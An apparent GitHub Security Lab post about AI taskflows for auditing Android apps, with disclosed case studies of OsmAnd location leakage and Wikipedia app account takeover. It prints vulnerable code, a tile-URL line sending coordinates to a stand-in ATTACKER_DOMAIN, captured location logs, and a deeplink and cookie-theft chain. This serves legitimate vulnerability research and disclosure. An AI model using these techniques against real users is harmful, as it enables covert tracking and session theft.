

The GitHub Security Lab Taskflow Agent packages AI prompts and workflows so researchers can automate and share them. The Android auditing taskflows built on top of it split code review into incremental steps, which steers the model toward vulnerabilities it would otherwise overlook and speeds up the search for complex bugs. With them, more than 20 vulnerabilities have been reported in Android applications to date — 24 in total — and disclosure dates appear on the Security Lab advisories page.
Running the mobile audit taskflows
The taskflows are open source. Execution needs a GitHub Copilot license, since prompts consume premium model requests, and heavy tool use can burn through a large number of tokens.
- Start a codespace from the seclab-taskflows repository.
- Give the codespace a few minutes to initialize.
- From the terminal, run
./scripts/audit/run_mobile.sh myorg/myrepo.
A medium-sized repository may take one to two hours. Afterward, an SQLite viewer opens with the results; the rows that matter are the ones marked with a checkmark in the has_vulnerability column of the audit_results table.
Guiding the LLM toward Android-specific bug classes
Earlier audit taskflows were already effective on their own, but Android apps come with their own vulnerability classes that deserve dedicated attention. Two changes adapt the pipeline accordingly.
The first is a new taskflow, gather_mobile_entry_point_info.yaml. It sorts entry points — the places attacker-controlled data can flow through — into mobile and non-mobile groups. Repositories that mix application types, say a mobile app alongside web or desktop code, then still expose the correct attack surface to the AI.
The second is an edit to classify_application_local.yaml. It carries a list of popular vulnerability classes that the LLM weighs for every entry point and component. Because mobile bug classes are less widely documented and LLM output is non-deterministic, the list acts as a guarantee that essentials get checked: an intent-based entry point, for instance, comes with the common associated flaws such as confused deputy or insecure broadcasts. The model thereby finds links between components and keeps a coherent view of the threat model. Running the strict and the broad prompt across several passes combines the strengths of both — repeated runs catch the obvious issues, and the looser prompt leaves room for creativity.
Case study: location tracking through OsmAnd
OsmAnd, a third-party navigation app built mostly on OpenStreetMap data and distributed on both the App Store and Play Store, has more than 10 million downloads on Android. Three vulnerabilities were found in it; the location tracking issue is the most interesting.
The app exports an activity named MapActivity — an activity being a single focused screen with a UI — which handles opening settings files and in-app deeplinks, and which outside components are permitted to launch. When settings files are opened, the app accepts intent extras: settings_version, silent_import, replace, export_type_list_key. Intents are the messaging objects Android uses to request an action from another component, and intent extras are the key-value pairs carried along with that request. MapActivity assumes these extras arrive from an AIDL service, which is why they should have travelled over an in-process channel; Android offers no way to limit which extras an outside caller attaches, so any app can place arbitrary extras on an intent aimed at any exported activity.

Since MapActivity is exported, a malicious app can deliver an intent with whatever extras it likes, including the ones that trigger an undetected settings import. The handler is handleOsmAndSettingsImport, and the relevant settings are:
- SilentImport: imports without a notification
- Replace: replaces settings instead of adding them
- SettingsTypes: imports without user confirmation
private void handleOsmAndSettingsImport(Uri intentUri, String fileName, Bundle extras) {
    fileName = fileName.replace(ZIP_EXT, "");
    if (extras != null && CollectionUtils.containsAny(extras.keySet(),
            SETTINGS_VERSION_KEY, SETTINGS_LATEST_CHANGES_KEY)) {
        int version = extras.getInt(SETTINGS_VERSION_KEY, -1);
        String latestChanges = extras.getString(SETTINGS_LATEST_CHANGES_KEY);
        boolean replace = extras.getBoolean(REPLACE_KEY);              // ← attacker-controlled
        boolean silentImport = extras.getBoolean(SILENT_IMPORT_KEY);   // ← attacker-controlled
        ArrayList<String> exportTypeKeys =
            extras.getStringArrayList(EXPORT_TYPE_LIST_KEY);           // ← attacker-controlled
        List<ExportType> exportTypes = null;
        if (exportTypeKeys != null) {
            exportTypes = ExportType.valuesOf(exportTypeKeys);
        }
        handleOsmAndSettingsImport(intentUri, fileName, exportTypes,
            replace, silentImport, latestChanges, version);
    } else {
        handleOsmAndSettingsImport(intentUri, fileName,
            null, false, false, null, -1);                             // safe defaults
    }
}
Arbitrary settings import opens the door to critical changes, map tile replacement among them. OsmAnd builds each tile URL in a fixed format:
return MessageFormat.format(urlTemplate, zoom + "", x + "", y + "");Tiles are local by default, but the default tile files can be overwritten with this URL:
f"{ATTACKER_DOMAIN}/tiles/{{0}}/{{1}}/{{2}}.png",The result is a leak of the exact x, y coordinates of every tile. Because the URL's response is expected to hold the tile image, the attacker's backend simply serves the matching OpenStreetMap tile. The attacker ends up with the coordinates of every tile the victim loaded, while the victim notices nothing about the changed settings. Any app — even one holding no permissions at all — can overwrite OsmAnd's settings and exfiltrate private location data. The same vulnerability also surrenders the origin and destination of every route a user plans, again invisibly.
# [TILE #1]  14:23:07  z=15 x=9649 y=12320
#   ├── center: 40.70979, -73.98743
#   └── 🗺️  https://www.openstreetmap.org/#map=15/40.70979/-73.98743
[ROUTE #1] 07:02:47 vehicle=car waypoints=2
├── path: /osrm/car/-122.084,37.4219983;-122.32450103759766,37.99944305419922
├── 📍 ORIGIN: 37.421998, -122.084000
│ https://www.openstreetmap.org/#map=15/37.42200/-122.08400
├── 🏁 DESTINATION: 37.999443, -122.324501
│ https://www.openstreetmap.org/#map=15/37.99944/-122.32450Case study: Wikipedia account takeover
The Wikipedia Android app registers a hook for the wikipedia:// deeplink so that Wikipedia pages open inside the app; a typical deeplink looks like wikipedia://wikipedia.org/wiki/PoC. A logic bug in the hostname parser, however, lets non-Wikipedia URLs through.
    private fun handleIntent(intent: Intent) {
        if (Intent.ACTION_VIEW == intent.action && intent.data != null) {
            // TODO: handle special cases of non-article content, e.g. shared reading lists.
            intent.data?.let {
                if (it.authority.orEmpty().endsWith(WikiSite.BASE_DOMAIN)) {
                    // Pass it right along to PageActivity
                    val uri = Uri.parse(it.toString().replace("wikipedia://", WikiSite.DEFAULT_SCHEME + "://"))
                    startActivity(Intent(this, PageActivity::class.java)
                            .setAction(Intent.ACTION_VIEW)
                            .setData(uri))
                }
            }
        }
    }
That primitive is enough to send a user to a site of the attacker's choosing through a wikipedia:// deeplink while the user believes they are still reading Wikipedia, and to execute arbitrary JavaScript inside the app's WebView — a dangerous foothold in a context normally treated as safe. The same pattern appears a second time in the app:
// SharedPreferenceCookieManager.kt:101
if (domain.endsWith(domainSpec)) {
    buildCookieList(cookieList, cookiesForDomainSpec, null)
}
The second snippet governs whether a page should receive cookies belonging to wikipedia.org. Combined, the two flaws leak the long-lived Wikipedia cookies. Chained, they add up to a full account takeover:
- The victim opens a malicious page in the browser and taps a deeplink embedded in it.
- The Wikipedia app launches on its own and loads an attacker-controlled page whose address ends in wikipedia.org, such as evil-wikipedia.org. Believing the page is Wikipedia, the user's cookies are sent automatically, handing the attacker the username, the long-lived token, and a session token valid across every Wikimedia project — all Wikipedias, Commons, Wikidata, Meta, and the rest.
Findings like these show that LLMs reach logic flaws with critical impact, not merely generic bug classes.
Where the models fall short
Detection is not the bottleneck; judging impact is. The AI frequently surfaces issues that depend on very specific states that are nearly impossible to reach in practice, and it keeps reporting low-severity bugs even when instructed not to. Every finding therefore needs review by a researcher who knows mobile applications.
Severity estimates are off in both directions because real impact shifts with mitigating factors. A path traversal restricted to external storage, for example, is relatively low severity — a nuance the LLM tends to miss unless it is explicitly asked to "create a proof of concept." That request forces exploitation and works best across multiple runs, not just for finding bugs but for proving them, and it costs model time on findings of possibly weak impact.
Mistakes still happen. Where an app reads from internal and external storage and gives internal data priority, the LLM may assume attacker-written external data — reachable through the path traversal — alters the app's actual data, when in truth the internal data overwrites it and there is no vulnerability. False positives of this kind will shrink as model contexts grow and reasoning improves. Until then, the fixes are to hand the LLM a debugger for running the proof of concept against the original code, or to have a researcher prompt it specifically for such interactions.
What the models get right
Specialists in a language learn which functions are safe and which are not — path.Clean in Go is considerably less safe than filepath.Clean, and is behind many vulnerabilities in Windows builds of widely used products. The LLM showed a surprising grasp of security-relevant API behavior across languages without access to language source code. Proof-of-concept code requested after a vulnerability report was handed back generally needed only minimal adjustments, which points to solid working knowledge of prior exploits and API semantics.
Reading the results
The 24 Android vulnerabilities found so far include plenty of simple path traversals, plus a handful of critical ones, two of which appear above. Given how strong Android app security generally is, findings cluster where a security researcher would expect: cross app scripting in a WebView, exposed JavaScript bridges.

AI-powered security research is, in our view, among the most effective ways available to secure open source projects today, and it applies to web, mobile and desktop applications alike.
Getting the taskflows running
The agent is available as seclab-taskflow-agent, and it is designed so that a project can be checked within minutes rather than after a long setup. The taskflows are meant to be pointed at your own application, and the security issues they surface can be triaged from there.
Contributions are welcome from anyone who has prompts, tools or mechanisms for finding vulnerabilities with AI that the current setup does not cover.



